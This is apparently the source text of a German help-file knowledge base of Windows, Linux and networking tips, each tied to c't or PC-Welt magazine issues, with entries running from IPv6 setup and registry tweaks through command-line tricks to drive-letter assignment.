Wie man sich einen Linux-Rechner als Tunnel-Endpunkt für IPv6-Pakete einrichtet, so dass man zusammen mit einem Tunnelbroker im Internet IPv6-Server erreichen kann, obwohl der eigene DSL-Router und Internet-Provider nur IPv4 kennt, wird in der c't Heft 8/2011, Seite 190ff beschrieben. Ergänzungen dazu finden sich in der c't Heft 10/2011, Seite 12.

Gemäß c't Heft 10/2011, Seite 164 ist bei Ubuntu per Default IPv6 im Firewall ufw blockiert. Geg. muss in der Datei /etc/default/ufw IPV6 auf YES gesetzt werden. Danach `sudo ufw reload` und eventuell die Netzwerkschnittstelle im Networkmanager deaktivieren und wieder aktivieren (oder Neustart).

c't Heft 13/2011, Seite 162ff:

- Statt Broadcasts werden nur noch Multicasts verwendet: Z.B. hören Router immer auf die Adresse FF02::2.
- Da der Doppelpunkt in einer URL in der Vergangenheit die Angabe des Ports einleitete, muss in Browsern ein IPv6-Adresse oft in eckige Klammern gesetzt werden, z.B. `http://[fe80::212:34ff:fe56:789a]`.

Gemäß c't Heft 25/2011, Seite 172f dürfen UNC-Pfade bei Windows keine Doppelpunkte haben. Der Workaround z.B. für net use ist daher, statt z.B. `net use i: \\fe08::babe:face:cafe:dead\share` ein `net use i: \\fe08--babe-face-cafe-dead. ipv6-literal.net\share` zu verwenden.

Tipps zu IPv6 gibt's in der c't Heft 2/2012, Seite 118ff: DSL-Router, OS-Einrichtung. Wenn Win 7 beim Status einer Lanverbindung für "IPv6-Konnektivität" = "Internet" anzeigt, sollte es funktionieren. Zum Test kann <http://six.heise.de/ip{bmc earth16.bmp}> aufgerufen werden. Dieser Server spricht kein IPv4, man bekommt "Server not found", wenn kein IPv6 funktioniert.

Bei vielen Linux-Versionen ist voreingestellt, dass eine aus der MAC-Adresse abgeleitete IPv6-Adresse verwendet wird. Dadurch ist der Rechner u.U. nach einem Tausch der Netzwerkkarte nicht mehr per IPv6 erreichbar. (c't Heft 23/2013, Seite 159)

Einige Infos zu IPv6 gibt es in der c't Heft 10/2016, Seite 132fff und Seite 170f:

- Bei IPv6 erzeugt sich ein Gerät normalerweise seine Adresse selbst mittels SLAAC (Stateless Address Autoconfiguration) und bekommt sie nicht von einem DHCP-Server zugewiesen.

IPv6

\$ IPv6

K IPv6;Seite kann nicht angezeigt werden;Privacy Extension (IPv6)

- Für die sogenannten Link-Lokalen Adressen, d.h. die interne Adresse wird nur der Interface-Identifizier IID (auch Host-Identifizier genannt), d.h. die hinteren 64 Bit benötigt. Link-lokale Adressen beginnen immer mit fe80::. Daten mit diesen Linklokalen Adressen darf der Router nicht ins Internet routen.
- Mit dem Präfix zusammen wird daraus die ganze IPv6-Adresse.
- Wenn, wie heute bei allen Betriebssystemen üblich, die Privacy Extensions aktiv sind, dann wird für Verbindungen nach Außen eine Adresse mit immer wieder wechselndem IID verwendet. Typischerweise jeden Tag eine neue Adresse, die jeweils 7 Tage gültig ist. Von außen ist er aber ständig mit einer Adresse mit konstantem IID erreichbar.
- Der DHCPv6-Server verteilt normalerweise nur DNS-Informationen. Optional kann er zusätzlich auch Adressen mit aktuellem Präfix, welche um eine IID aus einem einstellbaren Bereich ergänzt sind, zuteilen. Windows verwendet diese.
- Je nach Router funktioniert bei Windows10 die trotz aktivierten Privacy-Extensions der regelmäßige Wechsel der IID u.U. nicht. Diese trat beim DSL-AC68U von Asus auf.
- Ähnlich der bei jeder Einwahl wechselnden IPv4-Adresse bekommt der Router auch jedes Mal eine anders IPv6-Präfix zugeteilt. Nicht mehr der Router sondern jeder von außen erreichbare Host braucht bei IPv6 einen DynDNS-Dienst.
- Für Subnetze braucht der Router "Prefix-Delegation" (=DHCPv6-PD). So z.B. FritzBoxen für das normale Netz und das Gast-Netz.
- Wenn wie beim c't-Test beim Asus DSL-AC68U der OpenVPN-Server nur auf IPv4 lauscht, dann ist bei DSLite kein VPN-Zugang möglich.
- Bei der Firmware 6.x der FritzBoxen funktioniert der VPN-Zugang über MyFritz sowohl mit IPv4 wie auch mit IPv6. Einige kleinere Macken der FritzBoxen beim c't-Test sollten in neueren software-Versionen behoben sein.
- Beim Betrieb in Router-Kaskaden (für Subnetze) zeigen fast alle Router am Markt mehr oder weniger große Macken.

Siehe auch [Sockets\(bmc shortcut.bmp\)](#), [IP-Adresse](#).

#\$K IRP Stack

Gemäß c't Heft 14/2005, Seite 166 kann der Serverdienst unter Umständen (z. B. Freigabe mehrerer USB-Festplatten) zur Fehlermeldung "... nicht genügend Serverspeicher ..." kommen. In diesem Fall HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters.IRPStackSize (geg. als DWORD neu anlegen) und auf z.B. 0x32 setzen (default ist 0x0B

IrpStack
\$ IRP Stack
K IRPStackSize;nitch genügend Serverspeicher;Serverspeicher (nicht genügend)

#\$K**ISA-Bus**

Auch 2005 gibt es noch Mainboards mit ISA-Slots: ICPMB-8650 von ICP mit Pentium-\$-Sockel, ATX-Format, SATA, USB2.0 und Gigabit-Ethernet und 7 seriellen Ports ist gut für Industrieanwendungen geeignet, 265€ (c't 4/2005, Seite 30).

Gemäß c't Heft 6/2008, Seite 26 gibt es von ARS Technologies aus Kalifornien Adapter, um ISA-Karten in PCs/Laptops ohne entsprechende Slots über USB 2.0 (EHCI) zu betreiben. Auch ISA zu ExpressCardSlot gibt's. Passende Treiber gibt's für Linux, Windows und DOS und ein Entwicklerkit für MAC OS X.

IsaBus
\$ ISA-Bus
K ISA-Bus

#\$K **JET-Datenbank**

Gemäß Toolbox Heft 2/2011, Seite 52ff gibt es von Microsoft neben der bekannteren

- "JET Red" Desktop-Datenbank-Engine z. B. in MS Access
- in der Familie "Joint Engine Technologies" auch noch die
- "JET Blue" mit Transaktions-Unterstützung, die später in ESE = Extensible Storage Engine umbenannt wurde. JET Blue ist eine typische ISAM-Datenbank mit nativer, prozeduraler Schnittstelle, also keine SQL-Datenbank. Eine Größe von mehreren Terabyte ist kein Problem. Was es nicht gibt:
 - Trigger
 - Stored Procedures
 - Referenzielle Integrität

Im Einsatz ist ESE bei:

- MS Exchange (ab Exchange 5.5 ESE97, Exchange 2000/2003 mit ESE98 und dann ESENT)
- Active Directory
- Windows Mail
- File Replication Service

Bei der ESENT gibt es noch die Untervarianten JET_VERSION_WINXP und JET_VERSION_WINVISTA, ab der zusätzlich zu ANSI-Text auch WideChar-Texte voll unterstützt werden

Siehe auch [SQL-Server{bmc shortcut.bmp}](#).

JetDatenbank

\$ JET-Datenbank

K JET-Datenbank;Datenbank;ESE (Extensibe Storage Engine);Extensibe Storage Engine ESE;ISAM-Datenbank
"Extensible Storage Engine"

#\$K **Journal bei MS-Office**

Standardmäßig werden die bearbeiteten MS-Office-Dateien protokolliert und dieses Protokoll kann über Outlook-Journal eingesehen werden. Dadurch wird das Öffnen und Schließen von Office-Dateien mit der Zeit immer langsamer. Ist Outlook oder Outlook-Express installiert, kann die Protokollfunktion unter Extras | Optionen | Journal abgeschaltet werden. Wurde Outlook bzw Outlook-Express nicht installiert, so ist unter HKCU\Software\Microsoft\Shared Tools\Outlook\Journaling\Microsoft Access Enabled{bmc edit.bmp} auf 0 zu setzen. Ebenso ...\.Microsoft Binder Enabled{bmc edit.bmp}, ...\.Microsoft Excel Enabled{bmc edit.bmp}, ...\.Microsoft PowerPoint Enabled{bmc edit.bmp}, ...\.Microsoft Word Enabled{bmc edit.bmp}.

Siehe auch Dateizugriffe protokollieren.

Journal-Funktion von Office/Outlook

\$ Journal bei MS-Office

K Journal bei MS-Office;Office wird langsamer;Langsames Öffnen/Schließen von MS-Office-Dateien

#\$K JPEG

Wie die verlustfreien JPEG-Operationen drehen, beschneiden funktionieren, ist in der c't Heft 4/2005, Seite 188ff beschrieben.

Gemäß c't Heft 18/2008, Seite 168 können JPEG Bilder als RGB- oder als CMYK-Bild gespeichert sein. Manche ältere Programme können aber mit CMYK-Bildern nichts anfangen und stürzen u.U. sogar ab. Z.B. Iran-View kann die Bilder konvertieren. Falls es dabei zu Farbverfälschungen kommt, sind u.U. geeignete Farbprofile zu verwenden.

JPEG
\$ JPEG
K JPEG

##\$K**Keine AUTOEXEC.BAT vorhanden**

Unter Win2000 und WinXP gibt es normalerweise keine c:\autoexec.bat mehr. Falls doch vorhanden, wird sie je nach der Einstellung in HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\ParseAutoexec(bmctree.bmp) aber doch berücksichtigt. Nicht klar, ist ob es sich um einen REG_DWORD (gemäß G. Born's Buch) oder REG_SZ wie bei meinem WinXP handeln muss! Werte sind aber wohl immer 0 oder 1.

Der Dienst AutoExNT aus dem Windows Server 2003 Resource Kit kann die Ausführung eine Batchdatei beim Systemstart aber doch wieder machen!

KeineAutoExec
\$ Keine AUTOEXEC.BAT vorhanden
K AutoExec.BAT nicht vorhanden

#\$K **Kiosk-Modus**

Der Kiosk-Modus bezeichnet einen Betriebsmodus, in dem nur die vorgegebene Applikation läuft und alles hierüberflüssige (z.B. Taskleiste) ausgeblendet wird.

Bei älteren Windows-Versionen war dies über die Installation des "Shared Computer Toolkit" SCT möglich. Gemäß c't Heft 16/2015, Seite 152 ist es bei Win 8.1 Pro durch einfache Konfiguration möglich:

- Ein Benutzerkonto anlegen und für die vollständige Einrichtung einmal damit anmelden.
- Als Admin über Charms-Bar, "Einstellungen", "PC-Einstellungen", "Konten", "Weitere Konten" das "Konto für zugewiesenen Zugriff einrichten" auswählen. Konto auswählen, Applikation auswählen und abschließen. Nach einem Re-Boot sollte es dann funktionieren.

Kiosk-Modus

\$ Kiosk-Modus

K Kiosk-Modus; Konto für zugewiesenen Zugriff einrichten (Kiosk-Modus)

#\$K Kommandozeile

Die Kommandozeile hat noch nicht ausgedient und Win2000/XP liefert neben dem gegenüber command.com mächtigen cmd.exe auch noch viele neue Befehlszeilen-Programme{bmc help.bmp}. Änderungen an alten Tools {bmc help.bmp} dienen meist der Erweiterung.

cmd.exe enthält z.B. automatisch schon doskey{bmc help.bmp}, d.h. mit z.B. F7 lassen sich die gespeicherten Befehle anzeigen.

Die Befehlszeilenreferenz A-Z{bmc help.bmp} gibt nur bei WinXP Auskunft über die verfügbaren Programme. Oder alternative hier:

http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/ntcmds_o.mspx{bmc earth16.bmp}. Für den Server 2008 gibt es sie unter <http://go.microsoft.com/?linkid=7593304>{bmc earth16.bmp}, die weitgehend auch für die bei Vista beiliegende Eingabeaufforderung gilt. (c't Heft 23/2007, Seite 184)

Einige der in der Befehlszeilenreferenz genannten Tools werden normalerweise nicht installiert und müssen von der Win2000 bzw WinXP CD aus \SUPPORT\TOOLS\SUPPORT.CAB nachinstalliert werden: Einzeln oder per

msiexec /i CDDriveLetter:\support\tools\suptools.msi
In diesem CAB findet sich auch die Hilfedatei suptools.chm zu den Befehlen:
acldiag.exe, activate.exe + ~.doc, apimon.exe + ~.hlp, apmstat.exe, bindiff.exe, bitsadmin.exe, browstat.exe (→ Netzwerk), cabarc.exe, depends.exe + ~.hlp, dfsutil.exe, dhcplc.exe, diruse.exe, dmdiag.exe (→ Partitionierung), dnscmd.exe, dsacis.exe, dsastat.exe, dskprobe.exe + ~.hlp + dskprtrb.doc, dumpchk.exe, dupfinder.exe, efsinfo.exe, exctrlst.exe, extract.exe, ftonline.exe, getsid.exe, gflags.exe, ipseccmd.exe, ksetup.exe (RFC1510 Kerberos), ktpass.exe, ldp.exe + ~.doc, memsnap.exe, movetree.exe, msicuu.exe, msizap.exe, netcap.exe, netdom.exe, netset.exe, ntfrrsutil.exe, pfmon.exe (PageFault Monitor), pmon.exe (Process-Monitor), poolmon.exe, pptplnt.exe (PPT-Ping-Client), pptpsrv.exe (PPT-Ping-Server), pstat.exe, pvviewer.exe, rasdiag.exe, remote.exe, replmon.exe, rsdiag.exe (Remote Storage Diagnostic), rsdir.exe (Remote Storage Directory Utility), sdcheck.exe, setspn.exe, showaccs.exe, showperf.exe, sidwalk.exe, sidwalk.msc, snmputilg.exe, SPCheck.exe, timezone.exe (Sommerzeit-Start-Ende), tracefmt.exe, tracelog.exe (WMI Event Trace Logger), tracepdb.exe, vfi.exe + ~.ini (Visual File Information), whoami.exe, windiff.exe + ~.hlp, wsremote.exe, xcacis.exe

Zu den folgenden Kommandozeilen-Befehlen gibt es in dieser Hilfedatei noch Ergänzungen:

cacls (arbeitet bei vererbten Rechten nicht richtig)
format.com (undokumentierte Parameter /backup bzw. /autotest)
sc.exe (Service-Control-Tool) (Leerzeichen genau einhalten)
xcopy (/exclude-Parameter)

Aus uralten DOS-Zeiten ist die Länge der Kommandozeile auf 160 oder 259 Zeichen begrenzt. Gemäß Zeitschrift c't Heft 16/2003, Seite 146ff: Axel Vahldiek, Ein-Knopf-Bedienung, Batch-Dateien unter Windows 200 und XP programmieren, Softlink [0316146](http://www.cit-soft.com/0316146){bmc earth16.bmp}, wird dies bei Win2000 durch SP4 und bei WinXP durch SP1 behoben, der einzelne Patch ist nicht bekannt!

In der c't Heft 3/2012, Seite 148ff werden einige Tricks zur Kommandozeile verraten:

- Liste der Kommandos via help{bmc dos.bmp}.
- `chdir /d i:\util` <enter> entspricht einem `i: <enter> cd \util` <enter>.
- Beim Drücken der in der Registry über HKLM\SOFTWARE\Microsoft\Command Processor, PathCompletionChar{bmc edit.bmp} und CompletionChar{bmc edit.bmp} (als DWORD) definierte Taste (default: TAB) wird versucht, den eingegebenen Anfang eines (Verzeichnis-)Namens zu einem vollständigen Namen zu ergänzen. Falls es mehrere passende Ergänzungen gibt, wechselt ein wiederholtes Drücken der Taste zwischen diesen.
- Cursor auf oder ab holt die letzten Befehle zurück. F7 zeigt sie als Auswahlliste an. Und F8 arbeitet als "Befehls-Completion", d.h. schränkt die Auswahl entsprechend dem zuvor eingegebenen Zeichen ein.
- Mittels `doskey <abk>=<Befehl>` lassen sich kleine Tastenmakros festlegen, z.B. "doskey cdw=cd /d c:\windows". Wenn die gewünschten Makros in jeweils einer Zeile in der Textdatei
- Wird im Explorer das Kontextmenü mit gedrückter Shift-Taste geöffnet, gibt es hier den Befehl "Eingabeaufforderung hier öffnen".
- Das Drag&Drop eines Verzeichnisses oder einer Datei aus dem Explorer hinter einen zuvor eingegebenen Befehl (z.B. Verzeichnis hinter "cd /d ") funktionierte in Vista nicht. In Win7 geht's wieder. \$T steht dabei für ein <enter>, \$1, \$1, ... als Platzhalter für dahinter angegebene Parameter.
- Falls beim dir Kommando keine Parameter angegeben sind, und im Environment DIRCMD definiert ist, wird dies als default verwendet, z.B. führt `set DIRCMD=/ogn /p` dazu, dass `dir` zuerst Verzeichnisse und danach Dateien sortiert (/o = ordered by) nach Namen seitenweise (/p = paged) auflistet.

Kommandozeile_RD

\$ Kommandozeile

K Kommandozeile;DOS-Kommandozeile;Eingabeaufforderung;Befehlszeile;DOSKEY;AutoRun (cmd.exe)

- Mit der Sequenz
whoami /groups | find "S-1-16-12288" >nul
if not errorlevel 1 color 47 {bmc dos.bmp}

bekommt das Fenster bei Adminrechten eine andere Farbe!

Warum unter Umständen die AutoRun-Einträge unter HKLM\SOFTWARE\Microsoft\Command Processor, AutoRun{bmc edit.bmp} bzw. unter HKCU\Software\Microsoft\Command Processor, AutoRun{bmc edit.bmp}, egal ob in 32bit- oder 64bit-View nicht ausgeführt werden, ist unklar!

#\$K Komprimieren

Auch wenn einerseits Anwendung ihre Dateien schon komprimiert ablegen und andererseits auch auf Dateisystem-Seite Datei-Komprimierung möglich ist, bleibt immer noch Platz für Komprimier-Programme wie WinZIP oder die kostenlose Variante 7-ZIP: <http://www.7-zip.org> (PC-Welt Heft 6/2005, S.60). Als DLL oder als Delphi-Komponente kann ZipMaster in eigenen Programmen zum Zippen und Unzippen verwendet werden. Beschrieben in Toolbox Heft 1/2004, S.26ff. http://www.geocities.com/rjpeters_au/zipmaster.html

Gemäß PC-Welt Heft 3/2005, Seite 87 kann die ZIP-File-Funktionalität von WinME und WinXP auch in Win98 oder Win2K eingebaut werden:

- Dzip32.dll, Dunzip32.dll, Zipfldr.dll aus Systemverzeichnis (oder von ME-Setup-CD via `for %i in(cd:\win9x*.cab) do cd:\win9x\extract *.zip*.dll` extrahiert) auf neuen Rechner kopieren.
- Mittels `regsvr32 Zipfldr.dll` die DLL registrieren.

Ein Vergleichstest verschiedenen Datei-Komprimierer ist in der c't Heft 15/2005, Seite 162ff (Softlink [0515162](http://www.izarc.de)) als vielseitig und gut. Aber Achtung: Bei CAB-Files wird eine neue Datei nicht hinzugefügt sondern ersetzt ohne Warnung alle bisherigen Dateien im CAB-Archiv! Im Leserbrief auf Seite 11 von Heft 16 wird dann noch die Freeware tugzip (<http://www.tugzip.com>) als sehr vielseitig empfohlen!

Microsofts cabarc.exe, das auf der Windows-CD unter \Support\Tools\Support.cab zu finden ist, kann zum Komprimieren per Batchdatei verwendet werden (c't Heft 14/2006, Seite 192).

In der PC-Welt Heft 8/2008, Seite 38f wird beschrieben, wie man mit dem Programm [jexpress](http://www.express-shortcut.com) aus dem "Internet Explorer Administration Kit" (bei Vista offenbar immer im syste32-Verzeichnis vorhanden) selber *.cab-Dateien oder selbstextrahierende Dateien die optional nach dem Extrahieren eine beliebige *.exe-Datei ausführen oder eine inf-Datei zur Treiberinstallation abarbeiten.

Zu WinRAR 3.51 kann man sich unter <https://www.win-rar.com/covermount/> eine Registriernummer besorgen und so die 40-Tage-Testversion zu einer Vollversion machen (PC-Welt Heft 4/2007, Seite 34).

Zum Entpacken wird in der PC-Welt Heft 2/2008, Seite 54 der "Universal-Extractor 1.5" von <http://legroom.net/software/uniextract> als Ergänzung zu WinZip, WinRAR etc empfohlen, da er viele Formate verarbeitet.

Siehe auch [Verschlüsselung](#).

Komprimieren

\$ Komprimieren

K Komprimieren;ZIP;CAB;TAR;ARJ;RAR;Archiv (Datei~, komprimiert);WinRAR

#\$K **Kompatibilitätsmodus einer IDE-Festplatte**

Wenn im Gerätemanager{bmc shortcut.bmp} für eine Festplatte der Kompatibilitätsmodus (mit reduzierter Performance) angezeigt ist, dann hilft es gemäß Zeitschrift c't Heft 7/2001, Seite 226 manchmal, in der Registry nach "NoIDE" zu suchen und dies zu löschen. Nach dem Neustart ist der Kompatibilitätsmodus dann eventuell weg. Siehe auch Busmaster-IDE-Controller.

KompatibilitätsmodusIDE

\$ Kompatibilitätsmodus einer IDE-Festplatte

K Kompatibilitätsmodus einer IDE-Festplatte;IDE-Festplatte im Kompatibilitätsmodus

#\$K Konvertierung WinXP-Home zu (fast) WinXP-Professional

Wie man ein WinXP-Home zu einem fast-WinXP-Professional konvertieren kann (durch gepatchte Installations-CD) ist in der c't Heft 12/2005, Seite 148ff beschrieben.

Gemäß c't Heft 15/2005, Seite 50 steckt die Information, ob sich WinXP als Home oder als Professional verhält im Registry-Schlüssel HKLM\SYSTEM\CurrentControlSet\Control\ProductOptions.ProductSuite{bmc edit.bmp}. Eine einfache Änderung dieses Eintrags von "Personal" in einen leeren Eintrag für das Professional wird aber von einer Überwachung verhindert, es erscheint die Meldung: Lizenzverletzung, Das System hat erkannt, dass Ihr registrierter Produkttyp geändert wurde. Dies ist eine Verletzung der Softwarelizenz. Das Ändern des Produkttyps ist nicht gestattet. Rechts-Informatiker meinen jedoch teilweise, dass dies bei einem auf einer CD erworbenen WinXP-Home zulässig ist, soweit außer der "EULA" keine weiteren Verträge mit Microsoft bestehen. Zum Ändern muss man entweder eine andere Windows-Installation (z.B. Bart-PE) starten, den Hieve laden, ändern, entladen oder die Änderung aus der Wiederherstellungskonsole heraus vornehmen.

Funktionsvergleich der bei Home fehlenden Funktionen:

Funktion	gepatchte ProductSuite	gepatchtes Inst-CD	Pro
Zugriffsrechteverwaltung via GUI	P	P	P
Konten- und Gruppenverwaltung in Computerverwaltung	P	P	P
erweiterte Dateifreigabe	P	P	P
Option /savecred beim runas-Kommando	P	P	P
Domänen-Integration	P	P	P
Dateiverschlüsselung	(P)	P	P
dynamische Datenträger	-	P	P
Remote-Desktop-Server	-	P	P
"Administrator" darf sich nach normalem Windowsstart anmelden	P	P	P
Offline-Dateien	P	P	P
Netware-Client	-	-	P
Webserver IIS	-	-	P
Gruppenrichtlinieneditor <u>gpedit.msc{bmc shortcut.bmp}{bmc admin.bmp}</u>	(P)	-	P
Computerverwaltungselement Sicherheitseinstellungen	-	-	P
Kommandos tasklist.exe und taskkill.exe	-	-	P
Usergruppe Hauptbenutzer vorhanden	-	P	P
Reiter "Remote" in der Systemsteuerung unter System (wie bei XP-Home) vorhanden	- *)	P	P

*) Remote-Unterstützungs-Anforderungen gehen trotzdem!

Das PC-Welt Tool pcwXPProme.exe (Heft 3/2006, Seite 133 und CD) macht die Umschaltung ohne Wiederherstellungskonsole mit einfachem Reboot. Zusätzlich verändert das Tool den Registry-Eintrag HKLM\SYSTEM\CurrentControlSet\Control\lsa.ForceGuest{bmc edit.bmp} von 1 auf 0, damit NTFS-Rechte verwendet werden können.

Achtung: Unter XP Home ist das Konto "Administrator" dadurch geschützt, dass man sich nur im abgesicherten Modus damit anmelden kann und hat normalerweise kein gesetztes Passwort. Dieser Schutz entfällt unter Pro, also unbedingt ein Passwort setzen, z.B. durch `net user Administrator <Kennwort>`.

Wie man den Gruppenrichtlinien-Editor und Dateiverschlüsselung im gepatchten Windows nachrüstet, ist in der PC-Welt Heft 5/2007, Seite 167 beschrieben! Im SP3 zu WinXP ist der Gruppenrichtlinieneditor gpedit.msc{bmc shortcut.bmp}{bmc admin.bmp} enthalten und das Skript pcwGPIInst1.1.cmd installiert ihn auch, wenn das SP3 vor dem Skriptstart ins selbe Verzeichnis gelegt wurde. (PC-Welt Heft 5/2008, Seite 153)

KonvertierungHomeProf

\$ Konvertierung WinXP-Home zu (fast) WinXP-Professional

K Konvertierung Home->Prof;WinXP-Home zu prof. konvertieren;Home zu Prof. konvertieren

#\$K **Kurznotizen (Win7)**

Beim Löschen von Kurznotizen in Win 7 wird man normalerweise nach einer Bestätigung gefragt. Diese Bestätigung lässt sich auch abschalten. Um die Bestätigung wieder zu aktivieren, muss man gemäß c't Heft 4/2010, Seite 164 [HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\StickyNotes.PROMPT_ON_DELETE{bmc edit.bmp}](#) (DWord) wieder auf 1 setzen.

Kurznotizen
\$ Kurznotizen (Win7)
K Kurznotizen (Win7); Sticky Notes (Win 7)

#\$K **KVM (Keyboard-Video-Monitor-Switch)**

Aten "KVM on Net" CN6000 mit TCP/IP (1000 €) mit Browser im Gerät: mit zwei einfachen Port-Forwardings funktioniert es auch hinter einem Firewall (c't Heft 10/2004, Seite 64).

Gemäß c't Heft 1/2005 Seite 32 gibt's von der Münchner Firma Hetec einen Mini-IP-KVM-Extender "V-IP" (ca. 750€) mit zusätzlicher RS323-Schnittstelle, sowohl für PS2- als auch USB-Tastatur und -Maus. Video bis 1600*1200*60Hz. Über RS232 kann entweder ein externes Gerät wie z.B. eine entsprechend ausgerüstete Steckdosenleiste gesteuert werden oder der KVM statt via IP über Modem erreicht werden.

Die Software Synergy http://www.synergy2.sf.net/bmc_earth16.bmp ist ein besonderer "KM"-Switch: Mit einer Tastatur und Maus steuert man mehrere PCs, deren Monitore z.B. nebeneinander stehen. Wenn man den Mauszeiger links oder rechts aus dem Bild schiebt, wandert die Steuerung zum nächsten PC und die Zwischenablage wird synchronisiert (PC-Welt Heft 3/2006, Seite 54).

eRic express von Raritan/Peppercon http://www.raritan.de/bmc_earth16.bmp war in der c't Heft 8/2006, Seite 84 auf dem Prüfstand.

Einen Vergleichstest von KVMs für mindestens 4 Geräte für USB-Tastatur/Maus gibt's in der c't Heft 10/2006, Seite 200ff.

Einige neue Intel-Chipsätze haben KVM-over-IP schon an Board: 3450, Q57, QM57 und QS57. Zugriff darauf ist via VNC, z.B. VNC Viewer Plus. Insgesamt nennt Intel dies "Active Management Technology" AMT 6.0. (c't Heft 5/2010, Seite 23)

Siehe auch [Remote Desktop](#).

KVM

\$ KVM

K KVM; Keyboard-Video-Monitor-Switch

#\$K Lange Dateinamen auf CD

Die unter Unix übliche Rock-Ridge-Extension speichert die langen Dateinamen, die im CD-Dateisystem nach ISO9660 nicht vorgesehen waren, in einer zusätzlichen Datei "trnas.tbl". Unter Win32 ist die Joliet-Erweiterung üblich, die einen angepassten CD-Dateisystem-Treiber erfordert. Für DOS gibt es als frei verfügbaren Ersatz für MSCDEX SHSUCDX von John H. McCoy. (c't Heft 9/1999, Seite 208).
Siehe auch kurze 8.3-Dateinamen, UDF (Universal Disk Format).

LangCdDateiNamen

\$ Lange Dateinamen auf CD

K CD Lange Dateinamen; Lange Dateinamen auf CD; Joliet Lange Dateinamen auf CD; Rock-Ridge Lange Dateinamen CD; MSCDEX;SHSUCDX

#\$K **Lange Pfade**

Während NTFS bis zu 32000 Zeichen lange Pfade erlaubt, sind es in vielen Anwendungen nur 256 ... 300 Zeichen. Manchmal hilft es, mittels subst den Zugriff über einen kürzeren Namen zu machen. (PC-Welt Heft 3/2004, S.72)

LangePfade
\$ Lange Pfade
K Lange Pfade;MAX_PATH;Pfad-Länge

#\$K **Laufwerke ausblenden**

Im Explorer können Laufwerke (z.B. reine DoubleSpace-Host-Laufwerke) über die Bitmaske in HKey_Current_User\Software\Microsoft\Windows\CurentVersion\Policies\Explorer_Nodrives{bmc edit.bmp} ausgeblendet werden.

Ein gesetztes Bit im Binärwert blendet das zugehörige Laufwerk aus: Bit 0=A:, Bit 1=B:, Bit 2=C:, ...

Leider hat dieses Ausblenden von Laufwerken den Nebeneffekt, dass im Kontextmenü des Win9x-Start-Buttons die Einträge "Explorer" und "Öffnen" deaktiviert werden.

Das ein- und ausblenden geht auch über TweakUI.

Ausgeblendete Laufwerke sind im DOS-Fenster und bei NT im Festplattenmanager weiterhin sichtbar.

Bei WinXP kann auch HKey_Current_User\Software\Microsoft\Windows\CurentVersion\Policies\Explorer_NoViewOnDrive{bmc edit.bmp} mit gleicher Bedeutung der Bits angelegt werden, damit dem User die Anzeige des Inhalts des Laufwerks verweigert wird.

Durch einen Bug verschwinden bei Win2000 und WinXP nach der Deinstallation von "Easy CD Creator" oder auch "WinOnCD" die CD-Laufwerke und sind nur noch im Gerätemanager{bmc shortcut.bmp} sichtbar. Dann wurden Filter nicht vollständig deinstalliert: unter

HKLM\SYSTEM\CurrentControlSet\Control\Class\{4D36E965-E325-11CE-BFC1-08002BE10318}\{bmc tree.bmp}

(eventuell nur erste 13 Zeichen der ClassID suchen) die Schlüssel "UpperFilters" und "LowerFilters" löschen!

(MS-Knowledgebase{bmc earth16.bmp} D270008, Zeitschrift c't Heft 10/2002, Seite 200, Heft 19/2002, Seite 186, Heft 15/2003, Seite 193.) Gemäß PC-Welt Heft 4/2010, Seite 88 ist es manchmal zusätzlich notwendig, das Laufwerk im Gerätemanager aus der Rubrik "DVD/CD-ROM-Laufwerke" zu löschen und den Rechner neu zu starten.

Siehe auch Zahlendarstellung, Laufwerk-Buchstabe, System-Einschränkungen, Deaktivierte Menüeinträge.

LaufwerkeAusblenden

\$ Laufwerke ausblenden

K NoDrives;Laufwerke ausblenden; CD-Laufwerk verschwunden

#\$K Laufwerk-Buchstaben und Partitionen

Die Laufwerk-Buchstaben können unter Win9x nicht im [Gerätemanager{bmc shortcut.bmp}](#) vergeben werden. Die primäre Partition auf der ersten Festplatte bekommt immer C: zugewiesen. Falls auf weiteren Festplatten primäre Partitionen gefunden werden und diese Laufwerke im BIOS aktiviert sind, kommen sie danach. Danach kommen die logischen Laufwerke in den erweiterten Partitionen. Daraus ergibt sich, dass später hinzugefügte Laufwerke gar keine primäre Partition enthalten dürfen, wenn die bisherigen Buchstaben nicht durcheinander kommen sollen. Alternativ können Laufwerke im BIOS abgeschaltet werden und übern Gerätemanager durch Klick auf "Aktualisieren" des Computers gesucht und hinzugefügt werden.

NT4 lässt sich nur mit den von Sven Schulz in c't Heft 12/1999, Seite 204ff unter dem Titel "Neue Größe, Windows NT 4.0 auf großen Platten einrichten" beschriebenen Tricks auf einer Partition mit mehr als 4 GByte installieren. Diverse Installations-Programme haben mit Partitionen größer 2 GByte Probleme und melden z.B. bei mehr als 2 GByte freiem Platz "zu wenig Platz auf Laufwerk x:". Teilweise hilft dann, das Laufwerk mit Müll (z.B. einem Coredump) soweit zu füllen, dass weniger als 2 Gigabyte frei sind, bis die Installation durchgeführt ist.

Unter Win2000 hat jede Partition eine eindeutige Nummer, [GUID](#) genannt, über die die Laufwerksbuchstaben-Zuordnung erfolgt, auch wenn die Partitionen verschoben wurden. Wenn hier etwas nicht mehr stimmt, kommt unter Umständen nach dem Anmelden die Meldung "Ihre Einstellungen werden gespeichert" und man fliegt gleich wieder raus. Wenn sich das System übers Netzwerk noch erreichen lässt, kann dies mittels der Beschreibung im Artikel Q249321 der Knowledgebase <http://support.microsoft.com{bmc earth16.bmp}> wieder zurechtgebogen werden (Zeitschrift c't Heft 12/2001, Seite 214).

Im Heft 9/2005 der Zeitschrift c't, Seite 184ff gibt's einen Artikel zur Laufwerksbuchstaben-Zuordnung unter Win2000 und WinXP. Die für die Buchstaben-Zuordnung relevanten Daten sind unter [HKLM\SYSTEM\MountedDevices{bmc tree.bmp}](#) abgelegt. Die Einträge mit Namen wie \DosDevice\C: speichert den Laufwerksbuchstaben für eine Partition. Die Einträge, deren Namen mit \??\Volume{ beginnen, speichern eine eindeutige GUID (Globally Unique Identifier) für jedes Volume, das schon mal Kontakt zu dem PC hatte. Mittels dem Kommandozeilenbefehl

```
mountvol \\?\Volume{...}\ c:\mount\extern1
```

kann, wenn in die geschweiften Klammern eine GUID aus obigem Registrypfad eingesetzt wird, der Datenträger unter z.B. c:\mount\extern1 eingebunden werden.

